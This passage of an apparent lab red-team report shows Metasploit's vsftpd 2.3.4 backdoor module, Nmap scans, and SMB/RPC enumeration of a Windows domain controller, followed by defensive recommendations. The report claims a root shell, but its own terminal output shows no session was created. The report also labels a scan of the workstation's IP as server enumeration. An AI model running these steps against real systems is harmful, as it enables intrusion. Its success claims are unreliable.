4. use exploit/unix/ftp/vsftpd_234_backdoor
5. Target and port were set:
6. set RHOSTS 10.10.10.105
7. set RPORT 21
8. The exploit was launched with run. Metasploit connected, saw the 220 (vsFTPd 2.3.4) banner and triggered the malicious code path. A backdoor shell was opened (Fig. M3 – FigM3_vsftpd_234_Backdoor_Exploit_Root_Shell.png).

Exploitation of the backdoored FTP service resulted in a root shell on the Metasploitable host, demonstrating full compromise from a single unauthenticated network service. In a real network, this would provide an immediate foothold for further lateral movement.

```

Attacker [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sat 20:49
root@osboxes: ~

msf5 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/gather/teamtalk_creds          2018-04-30      normal No     TeamTalk Gather Credentials
1  exploit/multi/http/oscommerce_installer_unauth_code_exec 2018-04-30      excellent Yes    osCommerce Installer Unauthenticated Code Execution
2  exploit/multi/http/struts2_namespace_ognl 2018-08-22      excellent Yes    Apache Struts 2 Namespace Redirect OGNL Injection
3  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

msf5 > exploit/unix/ftp/vsftpd_234_backdoor
[*] This is a module we can load. Do you want to use exploit/unix/ftp/vsftpd_234_backdoor? [y/N] y
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show
[-] Argument required

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
----      -
RHOSTS    10.10.10.105     yes       The target address range or CIDR identifier
RPORT     21               yes       The target port (TCP)

Exploit target:
=====
Id  Name
--  -
0   Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.10.105
RHOSTS => 10.10.10.105
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.10.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.105:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

```

Figure 6 – Metasploit vsftpd_234_backdoor exploit, root shell gained

3.3.4 Windows 7 Workstation Remote Access

RDP exposure

- An Nmap scan of the workstation focused on Remote Desktop:
- `nmap -sV -p 3389 10.10.10.102`
- The scan reported `ssl/ms-wbt-server` listening on `3389/tcp`

RDP is exposed on the workstation host, confirming a common lateral-movement path (Remote Desktop Protocol).




Figure 7 – Nmap scan confirming RDP port 3389 on Win7 workstation

Remote login with a standard user

1. On the Windows 7 VM, a dedicated lab account `workstation_user1` was created with a strong password.
2. From a remote client, an RDP session was started to 10.10.10.102 and authenticated using `workstation_user1`.
3. Inside the session, `whoami`, `hostname`, and `ipconfig` were executed to confirm identity and IP address.

Remote desktop access works end-to-end using a non-admin account. Authentication is required, but any attacker who acquires user credentials could log in interactively. No additional controls (e.g., jump host, VPN restriction, MFA) exist in this lab build.




Figure 8 – RDP login to Windows 7 as workstation_user1

3.3.5 Windows Server Enumeration

SMB and RPC surface

- Nmap was used to profile the domain controller:
- `nmap -sV -p 135,139,445 10.10.10.103`
- The scan showed Microsoft RPC on 135/tcp and NetBIOS/SMB on 139 and 445/tcp, consistent with a Windows Server 2012 R2 system.

The DC exposes the standard SMB/RPC stack required for file sharing and Active Directory, which also enables remote enumeration.




Figure 9 – Nmap scan of Windows Server 2012 R2 SMB/RPC ports

Baseline SMB enumeration with enum4linux

- enum4linux was first executed against 10.10.10.102 to understand anonymous SMB behaviour:
- `enum4linux -a 10.10.10.102 | tee enum4linux_srv01.txt`
- The tool identified the WORKGROUP name and some NetBIOS info but hit NT_STATUS_ACCESS_DENIED when attempting deeper queries

Anonymous SMB access is partially restricted (no password policy or user list), but the host still reveals basic network metadata such as machine names and roles.

```
Attacker [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Sun 09:58
root@osboxes: ~
File Edit View Search Terminal Help
root@osboxes:~# enum4linux -a 10.10.10.102 | tee enum4linux_srv01.txt
Starting enum4linux v0.8.9 ( http://l0bs.portcullis.co.uk/application/enum4linux/ ) on Sun Dec 14 09:54:26 2025

=====
| Target Information |
=====
Target ..... 10.10.10.102
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.102 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 10.10.10.102 |
=====
Looking up status of 10.10.10.102
IEBWIN7 <20> - B <ACTIVE> File Server Service
IEBWIN7 <00> - B <ACTIVE> Workstation Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-27-99-B1-5F

=====
| Session Check on 10.10.10.102 |
=====
[+] Server 10.10.10.102 allows sessions using username '', password ''

=====
| Getting domain SID for 10.10.10.102 |
=====
could not initialise lsa pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 10.10.10.102 |
=====
Use of uninitialized value $os info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.10.102 from smbclient:
[E] Can't get OS info with srvinfo: NT_STATUS_ACCESS_DENIED

=====
| Users on 10.10.10.102 |
=====
[+] Couldn't find users using enum4linuxinfo: NT_STATUS_ACCESS_DENIED
```

Figure 10 – enum4linux basic NetBIOS and share discovery on server

```
Attacker [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Sun 10:00
root@osboxes: ~
File Edit View Search Terminal Help
[E] Unexpected error from polenum:

[+] Attaching to 10.10.10.102 using a NULL share
[+] Trying protocol 445/SMB...
[!] Protocol failed: SMB SessionError: STATUS_ACCESS_DENIED(Access Denied) A process has requested access to an object but has not been granted those access rights.)
[+] Trying protocol 139/SMB...
[!] Protocol failed: Cannot request session (Called Name:10.10.10.102)
[E] Failed to get password policy with rpcclient

=====
| Groups on 10.10.10.102 |
=====
[+] Getting builtin groups:
[E] Can't get builtin groups: NT_STATUS_ACCESS_DENIED
[+] Getting builtin group memberships:
[+] Getting local groups:
[E] Can't get local groups: NT_STATUS_ACCESS_DENIED
[+] Getting local group memberships:
[+] Getting domain groups:
[E] Can't get domain groups: NT_STATUS_ACCESS_DENIED
[+] Getting domain group memberships:

=====
| Users on 10.10.10.102 via RID cycling (RIDS: 500-550,1000-1050) |
=====
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.

=====
| Getting printer info for 10.10.10.102 |
=====
could not initialise lsa pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED

enum4linux complete on Sun Dec 14 09:54:28 2025
root@osboxes:~#
```

Figure 11 – enum4linux access-denied messages for sensitive AD queries
Authenticated enumeration of the domain controller

1. Using a lab domain account RESEARCH, SMB connectivity to the server was confirmed:
2. `smbclient -L 10.10.10.103 -U 'WIN-P29CAVMVQGG\research'` This listed shares such as C\$, IPC\$, and lab data shares.
3. Deeper domain-style enumeration was performed via `rpcclient`:
4. `rpcclient -U 'WIN-P29CAVMVQGG\research' 10.10.10.103`
5. Inside `rpcclient`, the following commands were run:

□ `enumdomusers` – listing domain users (Administrator, standard lab accounts, etc.). □
 □ `lsaquery`, `queryuser` – inspecting security identifiers and some account metadata.

With a single authenticated user credential, an attacker can enumerate domain users and shared resources on the Windows Server. That mirrors typical early-stage Active Directory reconnaissance in real environments.

```

Attacker [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sun 10:10
root@osboxes: ~
File Edit View Search Terminal Help
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.

=====
| Getting printer info for 10.10.10.102 |
=====
could not initialise lsa pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED

enum4linux complete on Sun Dec 14 09:54:28 2025

root@osboxes:~# smbclient -L 10.10.10.103 -U 'WIN-P29CAVMVQGG\CPC_RESEARCH'
Enter WIN-P29CAVMVQGG\CPC_RESEARCH's password:
session setup failed: NT_STATUS_LOGON_FAILURE
root@osboxes:~# smbclient -L 10.10.10.103 -U 'WIN-P29CAVMVQGG\research'
Enter WIN-P29CAVMVQGG\research's password:

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
CPC_RD_WKS01_NOTES Disk         CPC RD WKS01 NOTES
CPC_RESEARCH   Disk           Remote IPC
IPC$           Remote IPC
ResearchShare  Disk

Reconnecting with SMB1 for workgroup listing.
do connect: Connection to 10.10.10.103 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@osboxes:~# rpcclient -U 'WIN-P29CAVMVQGG\CPC_RESEARCH' 10.10.10.103
Enter WIN-P29CAVMVQGG\CPC_RESEARCH's password:
Cannot connect to server. Error was NT_STATUS_LOGON_FAILURE
root@osboxes:~# rpcclient -U 'WIN-P29CAVMVQGG\research' 10.10.10.103
Enter WIN-P29CAVMVQGG\research's password:
rpcclient > srvinfo
10.10.10.103 Wk Sv NT SMT
platform id : 500
os version : 6.3
server type : 0x8090003
rpcclient > enumdomusers
user:[Administrator] rid:[0x1f4]
user:[CPC] rid:[0x3ea]
user:[CPC RD WKS01] rid:[0x3ec]
user:[CPC RD WKS01] rid:[0x3ed]
user:[CPC_RESEARCH] rid:[0x3eb]
user:[Guest] rid:[0x1f5]
user:[research] rid:[0x3f1]
rpcclient > enumdomgroups
group:[None] rid:[0x201]
rpcclient > netshareenumall
result was WFSR_ACCESS_DENIED
rpcclient >
  
```

Figure 12 – `rpcclient` enumeration of domain users and RIDs

3.4 Detection Gap Analysis

- **Lack of network-level monitoring:**
 - Nmap scans across the subnet completed with no apparent blocking or rate limiting. In a production environment, such behaviour should at least be visible in IDS/IPS logs.
- **Web application visibility:**
 - DVWA SQL injection was successfully exploited, yet there is no WAF, HTTP anomaly detection, or centralised web logging in this lab. Any real CMS or portal with similar flaws would likely be exploited quietly.
- **Service exploitation (vsftpd):**
 - The vsftpd 2.3.4 backdoor exploit produced an interactive root shell without any warning on the target. No host-based intrusion detection or logging was observed.
- **Endpoint telemetry (Workstation + Server):**
 - RDP connections and successful logons for workstation_user1 and research are presumably logged locally, but there is no SIEM or log forwarding to aggregate and alert on unusual access patterns.
 - SMB and rpcclient enumeration generated no visible security pop-ups or blocks; access control errors were only seen inside enum4linux output.
- **AD / identity controls:**
 - The domain controller accepts authenticated enumeration from a normal user account. No just-in-time access or privileged access management is in place; any phished credential would support similar discovery.

Overall, the lab behaves like many small real networks: services are reachable and exploitable, but virtually nothing is watching for or correlating hostile activity.

3.5 Strategic Recommendations

3.5.1 Web Application and Perimeter

1. **Remove or tightly fence DVWA and other intentionally vulnerable apps.**

- Restrict them to an isolated training network not routed to production and protect access with VPN + strong authentication.

2. Implement secure coding and hardening for real applications.

- Use parameterised queries and ORM frameworks to prevent SQL injection; validate and encode all user input.
- Enforce TLS for all web traffic and hide admin interfaces behind a VPN or bastion host.

3. Introduce a Web Application Firewall (WAF).

- Even basic WAF rules significantly reduce successful injection and XSS exploitation attempts.

3.5.2 Server and Service Hardening

4. Retire vsftpd 2.3.4 and remove unnecessary services.

- Replace with a supported SFTP/SSH setup or a maintained FTP server.
- Disable anonymous login and restrict access by firewall and IP allow-lists.

5. Lock down RDP exposure.

- Restrict RDP to internal addresses or VPN endpoints, enforce Network Level Authentication and account lockout policies, and consider adding MFA where possible.

6. Reduce SMB / AD attack surface.

- Disable SMBv1 and legacy NetBIOS where not required.
- Limit which users can enumerate domain information; use “Authenticated Users” and dedicated read-only groups carefully.
- Harden share permissions so that standard users see only what they need.

3.5.3 Monitoring and Detection

7. Centralise logs and introduce basic SIEM capability.

- Collect Windows event logs, web server logs, and Metasploitable service logs into a single platform.

- Create alerts for repeated failed logins, RDP from unusual sources, and use of administrative tools (e.g., rpcclient against DCs).

8. **Regular vulnerability scanning and patch management.**

- Use a scanner such as Nessus or OpenVAS on a schedule to detect outdated services like vsftpd 2.3.4 and web stack misconfigurations.

9. **Add host-based protections on critical systems.**

- Lightweight EDR/AV agents on servers and workstations can catch suspicious shells, scripted enumeration, and tools dropped to disk.

3.6 Cost Benefit Analysis

□ **Low effort / high impact**

- Remove or firewall off DVWA and other lab-only apps from production traffic.
- Patch or remove vsftpd 2.3.4 and other obviously outdated daemons.
- Restrict RDP to VPN/internal IPs and enforce account lockout.
- Turn on Windows firewall and ensure SMBv1 is disabled.

□ **Medium effort / high impact**

- Introduce regular, automated vulnerability scanning across servers and workstations.
- Configure basic central logging (e.g., Windows event forwarding + a small SIEM stack).
- Review share and group permissions in AD and implement least privilege.

□ **Higher effort / strategic**

- Deploy a production-grade WAF in front of critical web applications.
- Roll out EDR agents with proper alert tuning.
- Redesign identity and access management to support just-enough and just-in-time admin rights.

These investments progressively reduce the likelihood that simple attacks succeed unnoticed, and they make higher-end attacks more expensive for an adversary.

4.Conclusion

This second red-team attack showed how much an attacker can achieve with only standard tools and one small subnet:

- A vulnerable training web application (DVWA) allowed extraction of full user records via SQL injection with only a single modified parameter.
- An outdated FTP daemon (vsftpd 2.3.4) on the Metasploitable host could be exploited using an off-the-shelf Metasploit module to gain a root shell.
- The Windows 7 workstation exposed RDP and allowed interactive logon using a standard user, modelling lateral movement with valid credentials.
- The Windows Server / domain controller leaked meaningful domain information over SMB/RPC once a normal user account was available.

Taken together, the lab walk-through maps neatly onto common MITRE ATT&CK techniques and illustrates a realistic attack path: scan to web exploitation to service exploitation to remote desktop access and then windows server enumeration. Hardening the specific weaknesses identified here and adding the monitoring and process controls in the recommendations, would substantially reduce both the likelihood and impact of similar attacks in a real environment.

5. References

- [1] UK National Cyber Security Centre (NCSC), Advisory: APT29 targets COVID-19 vaccine development, 2020.
- [2] U.S. Cybersecurity and Infrastructure Security Agency (CISA), Russian Intelligence Services Targeting COVID-19 Research, Alert AA20-302A, 2020.
- [3] FireEye, APT29: Evolution of a Russian Cyber Espionage Group, 2021.
- [4] MITRE, MITRE ATT&CK® Enterprise Matrix, 2024.
- [5] M. Casey, “Living off the Land Attacks in Enterprise Environments,” SANS Institute, 2021.
- [6] Google, Security Keys: Practical Phishing Resistance, 2022.
- [7] CrowdStrike, Threat Hunting for Advanced Persistent Threats, 2023.